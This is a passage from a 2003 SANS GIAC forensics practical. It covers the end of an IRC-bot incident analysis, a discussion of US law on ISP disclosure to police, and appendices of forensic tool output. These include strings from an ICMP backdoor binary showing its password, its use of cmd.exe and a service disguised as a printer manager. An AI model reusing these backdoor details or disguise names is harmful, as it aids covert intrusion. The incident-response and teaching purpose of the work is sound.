- While antivirus software detected and quarantined some of the malicious files, the majority of the files installed by the attackers were not detected as malicious (configuration files, "legitimate" files used for malicious purposes, or files for which the antivirus vendor apparently did not have a signature). In quarantining some of the files, Mr. Doe's antivirus "broke" some of the malicious tools, but left others operational.
- The infection most likely occurred over Mr. Doe's personal RoadRunner DSL account. However, when Mr. Doe then used the corporate dial-up service to access our network, he exposed us to the bots. (Fortunately, despite intense IDS scrutiny, no infected systems were found inside the network.)
- The malicious files yield numerous "fingerprints", including IRC server and channel names, userids, passwords, IP addresses, and various "handles" used by individuals or hacker groups. If this incident were of such a scope to merit criminal prosecution, a number of "leads" are available to attempt to track down the authors / users of these tools.

Part 3 – Legal Issues of Incident Handling

Incident handling raises a number of legal questions, both in terms of what actions an investigator can and cannot perform, and in terms of how the handler can legally interact with law enforcement.

For purposes of addressing the following legal questions, consider the following scenario (from GCFA Practical Assignment v1.3, Part 3:

> You are the system administrator for an Internet Service Provider [ISP] that provides Internet access to paying customers. You receive a telephone call from a law enforcement officer who informs you that an account on your system was used to hack into a government computer. He asks you to verify the activity by reviewing your logs and determine if your logs reflect whether or not the activity was initiated there or from another upstream provider. You review your logs and can only determine a valid user account logged in via a dialup account during the period of the suspicious activity.

What, if any, information can you provide to the law enforcement officer over the phone during the initial contact?

[11] Backdoor.IRC.Ratsou, Symantec Security Response, 5 May 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.irc.ratsou.html (URL may be wrapped.) Page accessed 28 September 2003.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

As a public provider of services, an ISP cannot voluntarily disclose information about a customer to law enforcement except under very limited circumstances. Records pertaining to communication (i.e., connection times, IP addresses, telephone numbers used, etc.), the contents of communications in transit, and stored communications records (i.e., electronic mail) are protected under US Federal law by the Pen Register / Trap and Trace statute (18 USC § 3121 – 3127[12]), the Wiretap Act (18 USC § 2510 - 2522[13]), and the Electronic Communications Privacy Act (ECPA, 18 USC § 2701 – 2712[14]).

While there are a few exceptions to the statutes above, where a valid customer (or at least a valid customer account) is involved, the primary exceptions relate to the ECPA as follows:

- where consent of the user is obtained (18 USC § 2702(b)(3) for content, § 2702(c)(2) for non-content);
- where disclosure is necessary to providing service or to protecting the service (18 USC § 2702(b)(5) for content, § 2702(c)(3) for non-content);
- where the provider believes that there is immediate danger "of death or serious physical injury" (18 USC § 2702(b)(6)(c) for content, § 2702(c)(4) for non-content).

In the situation described above, none of the above exceptions is likely to apply. ISPs generally protect the privacy of their subscribers, and an ISP that required "consent to monitoring" (for the first exception) would have few customers! Regarding the second exception, it is difficult to make an argument that disclosing information at this stage is necessary in the course of the ISP providing or protecting service. Finally, we have no indication so far that any immediate danger exists. So, no information can be disclosed at this time.

What must the law enforcement officer do to ensure you preserve this evidence if there is a delay in obtaining any required legal authority?

Although a law enforcement agent cannot compel an ISP to release records without either a subpoena or warrant (depending on the information being sought), law enforcement can require the ISP to initiate preservation of evidence through a simple request (preferably made in writing to leave an evidence / audit trail). This requirement is covered under 18 USC § 2703(f):

> **(f)** Requirement To Preserve Evidence. -
> **(1)** In general. -
> A provider of wire or electronic communication services or a remote computing service, upon the request of a governmental entity, shall take all necessary steps to preserve records and other evidence in its possession pending the issuance of a court order or other process.

---

[12] 18 United States Code, Part II, Chapter 206, §§ 3121 - 3127 (Pen Registers and Trap and Trace Devices), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/pIIch206.html (URL may be wrapped). Page accessed 28 September 2003.

[13] 18 United States Code, Part I, Chapter 119, §§ 2510 - 2522 (Wire and Electronic Communications Interception and Interception of Oral Communications), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/pIch119.html (URL may be wrapped). Page accessed 28 September 2003.

[14] 18 United States Code, Part I, Chapter 121, §§ 2701 - 2712 (Stored Wire and Electronic Communications and Transactional Records Access), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/pIch121.html (URL may be wrapped). Page accessed 28 September 2003.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

> **(2)** Period of retention. -
> Records referred to in paragraph (1) shall be retained for a period of 90 days, which shall be extended for an additional 90-day period upon a renewed request by the governmental entity.[15]

What legal authority, if any, does the law enforcement officer need to provide to you in order for you to send him your logs?

The legal authority required to obtain information about the subscriber will vary depending on the type of information sought.

- For **stored contents of communications** that have been stored for **180 days or less,** law enforcement must obtain "a warrant issued using the procedures described in the Federal Rules of Criminal Procedure by a court with jurisdiction over the offense under investigation or equivalent State warrant" (18 USC § 2703(a)).
- For **stored contents of communications** that have been stored for **more than 180 days,** law enforcement must provide:
  - a warrant, if **no** notice to the customer is given (18 USC § 2703(b)(1)(a));
  - a subpoena, if notice to the customer is given (18 USC § 2703(b)(1)(B)(i));
  - a court order "issued by any court that is a court of competent jurisdiction and shall issue only if the governmental entity offers specific and articulable facts showing that there are reasonable grounds to believe that the contents of a wire or electronic communication, or the records or other information sought, are relevant and material to an ongoing criminal investigation" (18 USC § 2703(b)(1)(B)(ii) and § 2703(d)), if notice to the customer is given, though such notice may be delayed under certain circumstances (18 USC § 2705).
- For **non-content information** ("a record or other information pertaining to a subscriber to or customer of such service (not including the contents of communications", 18 USC § 2703(c)(1))), law enforcement must:
  - provide a warrant (18 USC § 2703(c)(1)(A)); or
  - provide a court order (18 USC § 2703(c)(1)(B)); or
  - obtain the consent of the subscriber (18 USC § 2703(c)(1)(C)); or
  - submit a formal written request, if the request pertains to an ongoing investigation of telemarketing fraud and the subscriber is engaged in telemarketing (only limited information can be obtained – 18 USC § 2703(c)(1)(D)); or
  - provide a subpoena (only limited information can be obtained – 18 USC § 2703(c)(1)(E) and § 2703(c)(2)).

For non-content information, notice to the subscriber is not required.

What other "investigative" activity are you permitted to conduct at this time?

Although law enforcement is restricted in terms of what information they can request, access, or monitor without some form of legal authority, these restrictions do not necessarily apply to the

[15] 18 United States Code, Part I, Chapter 121, § 2703(f), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/2703.html (URL may be wrapped). Page accessed 28 September 2003.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

ISP itself. Under some circumstances, it is permissible for the ISP itself to initiate its own investigation.

The possible exceptions would pertain to:

- Ongoing monitoring of communications headers (covered under Pen Register / Trap and Trace);
- Ongoing monitoring of contents of communications (covered under the Wiretap Act);
- Access to stored communications (covered under the Electronic Communications Privacy Act).

Regarding the **monitoring of data about communications** (IP addresses, header information, telephone numbers – all "non-content" data), the ISP would be able to monitor this information without violating US Federal law under the "provider exception" to the Pen Register / Trap and Trace section of the US Code. 18 USC § 3121(b) states, in part, that:

> **(b)** Exception. -
> The prohibition of subsection (a) does not apply with respect to the use of a pen register or a trap and trace device by a provider of electronic or wire communication service -
> **(1)** relating to the operation, maintenance, and testing of a wire or electronic communication service or to the protection of the rights or property of such provider, or to the protection of users of that service from abuse of service or unlawful use of service; or
> **(2)** to record the fact that a wire or electronic communication was initiated or completed in order to protect such provider, another provider furnishing service toward the completion of the wire communication, or a user of that service, from fraudulent, unlawful or abusive use of service[16]

If a valid subscriber is conducting "unlawful or abusive use of service" – in effect violating the ISP's Terms of Service – by hacking into government computers, such monitoring would be allowed under the exception above in order to protect the provider (the ISP).

Regarding the ongoing **monitoring of the content of communications** (i.e., installing a sniffer to collect the contents of the subscriber's communications), exceptions still exist but the requirements are much more stringent. 18 USC § 2511(2)(a)(i) states that:

> **(2)**
> **(a) (i)** It shall not be unlawful…for an operator of a switchboard, or an officer, employee, or agent of a provider of wire or electronic communication service…to intercept, disclose, or use that communication in the normal course of his employment while engaged in any activity which is a necessary incident to the rendition of his service or to the protection of the rights or property of the provider of that service, except that a provider of wire

[16] 18 United States Code, Part II, Chapter 206, § 3121(b), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/3121.html (URL may be wrapped). Page accessed 28 September 2003.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

> communication service to the public shall not utilize service observing or random monitoring except for mechanical or service quality control checks.[17]

In short, interception of communications is allowable if it is "necessary…to the rendition of service or to the protection of the rights or property of the provider". However, the exception explicitly states that such monitoring cannot be random. Under these restrictions, the monitoring of the contents of the communications of a single, targeted subscriber, would be on very shaky legal ground indeed. The ISP should consult with its legal counsel, but it is probable that content monitoring specifically targeting an individual subscriber would **not** be allowable within the scope of the statute above.

Finally, **access to stored communications** is generally covered under the Electronic Communications Privacy Act. The ECPA largely regulates access to communications records by law enforcement or other government agencies; it does not directly relate to access by a service provider, such as an ISP. The statue states:

> **Sec. 2701. - Unlawful access to stored communications**
> **(a)** Offense. -
> Except as provided in subsection (c) of this section whoever -
> **(1)** intentionally accesses without authorization a facility through which an electronic communication service is provided; or
> **(2)** intentionally exceeds an authorization to access that facility;
> and thereby obtains, alters, or prevents authorized access to a wire or electronic communication while it is in electronic storage in such system shall be punished as provided in subsection (b) of this section.[18]

Exceptions to the above include:

> **(c)** Exceptions. -
> Subsection (a) of this section does not apply with respect to conduct authorized -
> **(1)** by the person or entity providing a wire or electronic communications service;
> **(2)** by a user of that service with respect to a communication of or intended for that user; or
> **(3)** in section 2703, 2704 or 2518 of this title[19]

Section 2703 covers required disclosure to law enforcement; section 2704 covers creation and retention of backups under court authority; and section 2518 covers interception of communications (i.e., ongoing monitoring). None of these sections apply to direct access to stored customer communications by the provider. So, any authority for the ISP to access stored communications would rely on the exception allowing "conduct authorized…by the person or entity providing a wire or electronic communications service".

---

[17] 18 United States Code, Part I, Chapter 119, § 2511(2)(a)(i), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/2511.html (URL may be wrapped). Page accessed 28 September 2003.
[18] 18 United States Code, Part I, Chapter 121, § 2701(a), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/2701.html (URL may be wrapped). Page accessed 28 September 2003.
[19] 18 United States Code, Part I, Chapter 121, § 2701(c), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/2701.html (URL may be wrapped). Page accessed 28 September 2003.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The wording seems to imply that an ISP has the authority to access the stored communications of a subscriber if it authorizes itself to do so, and provided it does not violate the Terms of Service or other contractual agreement in place with its customer. In effect, **if** the Terms of Service include some type of "consent to monitoring" clause and the ISP deems it reasonable and necessary to access such stored communications under the Terms of Service, then it appears that the ISP has the legal authority to do so. However, as noted above a "consent to monitoring" clause within an ISP's Terms of Service (ToS) is not likely to win the ISP many customers. So, it is unlikely this type of exception could be used. Even if the ToS includes wording along these lines, consultation with legal counsel would still be strongly advised prior to taking such action.

How would your actions change if your logs disclosed a hacker gained unauthorized access to your system at some point, created an account for himself / herself to use, and used THAT account to hack into the government system?

If the activity against the government system was undertaken with an unauthorized account (i.e., one created without authorization by a hacker who broke into the ISP's system) vs. an account used by a legal subscriber, then the scope of what can be monitored changes.

The first and third situations described above remain the same; the provider already has the authority to monitor non-content communications under 18 USC § 3121(b). The ISP "may" have authority to monitor stored communications under 18 USC § 2701(c), and law enforcement can certainly institute such monitoring using the legal means described in 18 USC § 2703, as discussed above.

However, for the second situation – ongoing monitoring of the **content** of communications – an additional exception to the law is applicable in the case of suspicious activity occurring from a "trespasser" vs. a legal subscriber to the ISP's services. If the ISP has been broken into, it can request the assistance of law enforcement. Under such circumstances, an individual acting "under color of law" can legally intercept the content of communications under 18 USC § 2511(2)(i) as follows:

> **(i)** It shall not be unlawful under this chapter for a person acting under color of law to intercept the wire or electronic communications of a computer trespasser transmitted to, through, or from the protected computer, if -
>
> **(I)** the owner or operator of the protected computer authorizes the interception of the computer trespasser's communications on the protected computer;
>
> **(II)** the person acting under color of law is lawfully engaged in an investigation;
>
> **(III)** the person acting under color of law has reasonable grounds to believe that the contents of the computer trespasser's communications will be relevant to the investigation; and
>
> **(IV)** such interception does not acquire communications other than those transmitted to or from the computer trespasser.[20]

[20] 18 United States Code, Part I, Chapter 119, § 2511(2)(i), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/2511.html (URL may be wrapped). Page accessed 28 September 2003.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

18 USC § 2510(21) defines a “computer trespasser” as:

> **(21)** "computer trespasser" -
> **(A)** means a person who accesses a protected computer without authorization and thus has no reasonable expectation of privacy in any communication transmitted to, through, or from the protected computer; and
> **(B)** does not include a person known by the owner or operator of the protected computer to have an existing contractual relationship with the owner or operator of the protected computer for access to all or part of the protected computer[21]

and 18 USC § 1030(e)(2) defines a “protected computer” as:

> **(2)** the term "protected computer" means a computer -
> **(A)** exclusively for the use of a financial institution or the United States Government, or, in the case of a computer not exclusively for such use, used by or for a financial institution or the United States Government and the conduct constituting the offense affects that use by or for the financial institution or the Government; or
> **(B)** which is used in interstate or foreign commerce or communication, including a computer located outside the United States that is used in a manner that affects interstate or foreign commerce or communication of the United States.[22]

© SANS Institute 2003, Author retains full rights.

[21] 18 United States Code, Part I, Chapter 119, § 2510(21), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/2510.html (URL may be wrapped). Page accessed 28 September 2003.
[22] 18 United States Code, Part I, Chapter 47, § 1030(e)(2), Cornell University Legal Information Institute. URL: http://www4.law.cornell.edu/uscode/18/1030.html (URL may be wrapped). Page accessed 28 September 2003.

Appendix A – Full output of `strings` on file `target2.exe`

```
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
hl@@
SUVW
D$,QPR
|4,3
D$ j'P
T$,j'RP
L$,j
T$,VRS
D$ j'P
T$,j'RP
|$ h
L$0h
L$ j'Q
D$"j
D$,j'PQ
SUVW
D$0QPR
D$$j'P
T$0j'RP
L$0j
T$0URV
D$$j'P
T$0j'RP
_^][
T$$h
D$ j'PQ
D$(h
L$(Q
h(@@
T$$QRj
D$$PW
5 @@
5,@@
5 @@
5,@@
5 @@
5,@@
 h0A@
VPPP
5 @@
5,@@
IRQh
5H0@
```

© SANS Institute 2003, Author retains full rights.

```
SPhxD@
h|D@
SQhpD@
htD@
|$,h`D@
D$|j
D$@SPS
D$TD
=d0@
5P0@
-T0@
T$|h
T$|RP
USSSP3
- @@
-,@@
_^]3
SUVW
D$(PQ
5d0@
- @@
-,@@
;eui
x!xu\
x"iuV
x#tuP
IQh@A@
- @@
-,@@
_^]3
_^][
u Wj
hhA@
hPA@
5LD@
5PD@
5TD@
5XD@
t1h@D@
5TD@
5XD@
Ht Ht
h@D@
5LD@
5TD@
5XD@
5D@@
VWh?
hPA@
=@0@
hPA@
hPA@
```

© SANS Institute 2003, Author retains full rights.

```
u@h`B@
Ph<B@
h(B@
T$(QR
hPA@
L$0PQ
=$0@
hPA@
Ph0C@
5$0@
hPA@
hxC@
hXC@
h8C@
%|0@
%x0@
h '@
%p0@
%l0@
h(1@
 SVW
= D@
Sleep
HeapAlloc
GetProcessHeap
TerminateProcess
ReadFile
PeekNamedPipe
CloseHandle
CreateProcessA
CreatePipe
WriteFile
GetLastError
LocalAlloc
KERNEL32.dll
StartServiceCtrlDispatcherA
SetServiceStatus
RegisterServiceCtrlHandlerA
CloseServiceHandle
ControlService
QueryServiceStatus
OpenServiceA
CreateServiceA
OpenSCManagerA
DeleteService
StartServiceA
ChangeServiceConfigA
QueryServiceConfigA
ADVAPI32.dll
WSAIoctl
WSASocketA
WS2_32.dll
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
MFC42.DLL
memmove
exit
fprintf
_iob
sprintf
perror
strstr
time
printf
MSVCRT.dll
__dllonexit
_onexit
_exit
_XcptFilter
__p___initenv
__getmainargs
_initterm
__setusermatherr
_adjust_fdiv
__p__commode
__p__fmode
__set_app_type
_except_handler3
_controlfp
??0Init@ios_base@std@@QAE@XZ
??1Init@ios_base@std@@QAE@XZ
??0_Winit@std@@QAE@XZ
??1_Winit@std@@QAE@XZ
MSVCP60.dll
ERROR 3
ERROR 2
ERROR 1
impossibile creare raw ICMP socket
RAW ICMP SendTo:
======================== Icmp BackDoor V0.1 ========================
========= Code by Spoof. Enjoy Yourself!
 Your PassWord:
loki
cmd.exe
 Exit OK!
Local Partners Access
Error UnInstalling Service
Service UnInstalled Sucessfully
Error Installing Service
Service Installed Sucessfully
Create Service %s ok!
CreateService failed:%d
Service Stopped
Force Service Stopped Failed%d
The service is running or starting!
Query service status failed!
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Open service failed!
Service %s Already exists
Local Printer Manager Service
smsses.exe
Open Service Control Manage failed:%d
Start service successfully!
Starting the service failed!
starting the service <%s>...
Successfully!
Failed!
Try to change the service's start type...
The service is disabled!
Query service config failed!
SMB2
SMB2
SMB2
SMBq
SMBu
?????
SMB2
SMB2
SMB2
SMB/
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix B – Output of forensic audit on suspect host "JDOE"

Entries that are suspect, unidentifiable, or of interest are highlighted in yellow.

1. PSinfo:

```
PsInfo 1.34 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Querying information for JDOE...

System information for \\JDOE:
Uptime:                    0 days, 0 hours, 10 minutes, 51 seconds
Kernel version:            Microsoft Windows 2000, Uniprocessor Free
Product type:              Professional
Product version:           5.0
Service pack:              0
Kernel build number:       2195
Registered organization:   John Doe Consulting
Registered owner:          John Doe
Install date:              1/15/2001, 7:20:37 PM
IE version:                5.5000
System root:               C:\WINNT
Processors:                1
Processor speed:           700 MHz
Processor type:            Intel Pentium III
Physical memory:           128 MB
Volume Type       Format     Label                Size       Free   Free
    A: Removable                                                      0%
    C: Fixed      FAT32      WINDOWS2000          11.2 GB   633.8 MB    6%
OS Hot Fix    Installed
Q147222       3/2/2000
Q252667       3/2/2000
Applications:
...(edited for space and relevance)...
  Adobe Acrobat 4.0 4.0
  Copernic 2001 Basic
  EPSON Printer Software
  Intel SpeedStep technology Applet
  Intel(R) PRO Ethernet Adapter and Software
  LiveReg (Symantec Corporation) 2.2.0.1621
  LiveUpdate 1.80 (Symantec Corporation) 1.80.19.0
  Microsoft Internet Explorer 5.5 SP1
  Microsoft Office 2000 Professional 9.00.2720
  Netscape Communicator 4.73
  Norton AntiVirus 2003 Professional Edition 9.0.0
  Norton CleanSweep
  PC-Doctor for Windows NT
  RealPlayer Basic
  ThinkPad Configuration
  ThinkPad Information
  WebFldrs 9.00.3501
  WinZip
  Windows 2000 Hotfix (Pre-Sp1) [See Q252667 for more information]
```

© SANS Institute 2003, Author retains full rights.

mIRC
nCHK

2. Pslist:

```
PsList 1.22 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for JDOE:
```

Name	Pid	Pri	Thd	Hnd	Mem	User Time	Kernel Time	Elapsed Time
Idle	0	0	1	0	16	0:00:00.000	0:11:39.115	0:12:18.341
System	8	8	38	138	212	0:00:00.000	0:00:06.429	0:12:18.341
smss	144	11	6	33	344	0:00:00.020	0:00:00.440	0:12:18.341
csrss	168	13	10	414	1776	0:00:00.430	0:00:02.934	0:12:12.062
winlogon	188	13	17	358	2640	0:00:00.300	0:00:01.752	0:12:10.430
services	216	9	31	506	4952	0:00:00.310	0:00:01.011	0:12:07.355
lsass	228	9	14	271	1072	0:00:00.270	0:00:00.130	0:12:07.305
ibmpmsvc	328	8	3	34	1036	0:00:00.010	0:00:00.000	0:12:01.427
svchost	384	8	9	278	2996	0:00:00.110	0:00:00.230	0:11:59.174
svchost	440	8	42	488	7436	0:00:00.240	0:00:00.500	0:11:51.833
spoolsv	488	8	11	126	2952	0:00:00.070	0:00:00.280	0:11:51.473
ccEvtMgr	520	8	17	253	2296	0:00:00.070	0:00:00.170	0:11:51.132
CDAC11BA	616	8	4	37	1040	0:00:00.010	0:00:00.010	0:11:41.719
navapsvc	664	8	9	101	1376	0:00:00.731	0:00:00.861	0:11:40.527
NPROTECT	704	8	4	51	2684	0:00:00.020	0:00:00.020	0:11:38.514
regsvc	772	8	2	30	812	0:00:00.020	0:00:00.010	0:11:35.830
MSTask	796	8	8	106	3208	0:00:00.070	0:00:00.090	0:11:33.777
winmgnt	812	8	5	64	2736	0:00:00.030	0:00:00.060	0:11:32.545
stisvc	876	8	5	60	1652	0:00:00.020	0:00:00.030	0:11:30.522
FireDaemon	896	8	2	31	1032	0:00:00.010	0:00:00.010	0:11:30.062
svchost	916	8	3	55	2476	0:00:00.030	0:00:00.070	0:11:30.042
WinMgmt	928	8	4	98	516	0:00:05.758	0:00:00.240	0:11:29.952
Explorer	1096	8	19	409	5048	0:00:05.217	0:00:11.015	0:08:30.954
tp4mon	1064	8	3	29	1256	0:00:00.010	0:00:00.030	0:08:22.112
ibmpmsvc	1196	8	1	20	924	0:00:00.010	0:00:00.000	0:08:19.728
Promon	1228	8	1	22	1168	0:00:00.020	0:00:00.010	0:08:18.156
RunDll32	1236	8	1	42	1548	0:00:00.020	0:00:00.040	0:08:17.956
RunDll32	1244	8	1	23	1520	0:00:00.010	0:00:00.030	0:08:17.925
tphkmgr	1268	8	2	43	2432	0:00:00.030	0:00:00.050	0:08:14.661
PRPCUI	1276	8	1	26	1384	0:00:00.020	0:00:00.020	0:08:13.860
tponscr	1288	8	2	41	1168	0:00:00.010	0:00:00.130	0:08:11.646
TPPALDR	1212	8	1	37	1424	0:00:00.020	0:00:00.020	0:08:10.375
RealPlay	1256	8	8	103	4964	0:00:00.200	0:00:00.680	0:08:00.410
CFD	1296	8	7	255	1792	0:00:00.190	0:00:00.921	0:07:58.968
tgcmd	1304	8	6	161	172	0:00:00.220	0:00:00.480	0:07:56.795
Network32	1312	8	6	109	5320	0:00:00.170	0:00:00.660	0:07:53.460
ccApp	1320	8	19	326	9280	0:00:00.640	0:00:01.341	0:07:51.648
AUTOCHK	1332	8	1	33	1532	0:00:00.010	0:00:00.240	0:07:45.459
cmd	1356	8	1	26	1132	0:00:00.010	0:00:00.080	0:02:38.197
pslist	1076	13	2	77	1468	0:00:00.030	0:00:00.020	0:00:00.020

3. Psservice:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
PsService v1.01 - local and remote services viewer/controller
Copyright (C) 2001 Mark Russinovich
Sysinternals - www.sysinternals.com

SERVICE_NAME: Alerter
DISPLAY_NAME: Alerter
Notifies selected users and computers of administrative alerts.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 1  STOPPED
                           (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: AppMgmt
DISPLAY_NAME: Application Management
Provides software installation services such as Assign, Publish, and Remove.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 1  STOPPED
                           (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: Browser
DISPLAY_NAME: Computer Browser
Maintains an up-to-date list of computers on your network and supplies the
list to programs that request it.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 4  RUNNING
                           (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: C-DillaCdaC11BA
DISPLAY_NAME: C-DillaCdaC11BA
(null)
      TYPE          : 10 WIN32_OWN_PROCESS
      STATE         : 4  RUNNING
                           (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: ccEvtMgr
DISPLAY_NAME: Symantec Event Manager
Symantec Event Manager
      TYPE          : 10 WIN32_OWN_PROCESS
      STATE         : 4  RUNNING
                           (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: ccPwdSvc
DISPLAY_NAME: Symantec Password Validation Service
(null)
      TYPE          : 10 WIN32_OWN_PROCESS
      STATE         : 1  STOPPED
                          (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: cisvc
DISPLAY_NAME: Indexing Service
(null)
      TYPE          : 120 WIN32_SHARE_PROCESS INTERACTIVE_PROCESS
      STATE         : 1  STOPPED
                          (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: ClipSrv
DISPLAY_NAME: ClipBook
Supports ClipBook Viewer, which allows pages to be seen by remote ClipBooks.
      TYPE          : 10 WIN32_OWN_PROCESS
      STATE         : 1  STOPPED
                          (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: Dhcp
DISPLAY_NAME: DHCP Client
Manages network configuration by registering and updating IP addresses and
DNS names.
      TYPE          : 20 WIN32_SHARE_PROCESS
      STATE         : 4  RUNNING
                          (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE     : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: dll32
DISPLAY_NAME: FireDaemon Service: dll32
(null)
      TYPE          : 110 WIN32_OWN_PROCESS INTERACTIVE_PROCESS
      STATE         : 1  STOPPED
                          (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1  (0x1)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        WAIT_HINT      : 0x0

SERVICE_NAME: dmadmin
DISPLAY_NAME: Logical Disk Manager Administrative Service
Administrative service for disk management requests
        TYPE           : 20 WIN32_SHARE_PROCESS
        STATE          : 1  STOPPED
                             (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE     : 1077 (0x435)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT     : 0x0
        WAIT_HINT      : 0x0

SERVICE_NAME: dmserver
DISPLAY_NAME: Logical Disk Manager
Logical Disk Manager Watchdog Service
        TYPE           : 20 WIN32_SHARE_PROCESS
        STATE          : 4  RUNNING
                             (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT     : 0x0
        WAIT_HINT      : 0x0

SERVICE_NAME: Dnscache
DISPLAY_NAME: DNS Client
Resolves and caches Domain Name System (DNS) names.
        TYPE           : 20 WIN32_SHARE_PROCESS
        STATE          : 4  RUNNING
                             (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT     : 0x0
        WAIT_HINT      : 0x0

SERVICE_NAME: Eventlog
DISPLAY_NAME: Event Log
Logs event messages issued by programs and Windows.  Event Log reports
contain information that can be useful in diagnosing problems.  Reports are
viewed in Event Viewer.
        TYPE           : 20 WIN32_SHARE_PROCESS
        STATE          : 4  RUNNING
                             (NOT_STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT     : 0x0
        WAIT_HINT      : 0x0

SERVICE_NAME: EventSystem
DISPLAY_NAME: COM+ Event System
Provides automatic distribution of events to subscribing COM components.
        TYPE           : 20 WIN32_SHARE_PROCESS
        STATE          : 4  RUNNING
                             (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE     : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT     : 0x0
```

SANS Institute 2003, Author retains full rights.

```
      WAIT_HINT     : 0x0

SERVICE_NAME: Fax
DISPLAY_NAME: Fax Service
Helps you send and receive faxes
      TYPE          : 110 WIN32_OWN_PROCESS INTERACTIVE_PROCESS
      STATE         : 1  STOPPED
                          (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE     : 1077 (0x435)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT    : 0x0
      WAIT_HINT     : 0x0

SERVICE_NAME: IBMPMSVC
DISPLAY_NAME: IBM PM Service
(null)
      TYPE          : 110 WIN32_OWN_PROCESS INTERACTIVE_PROCESS
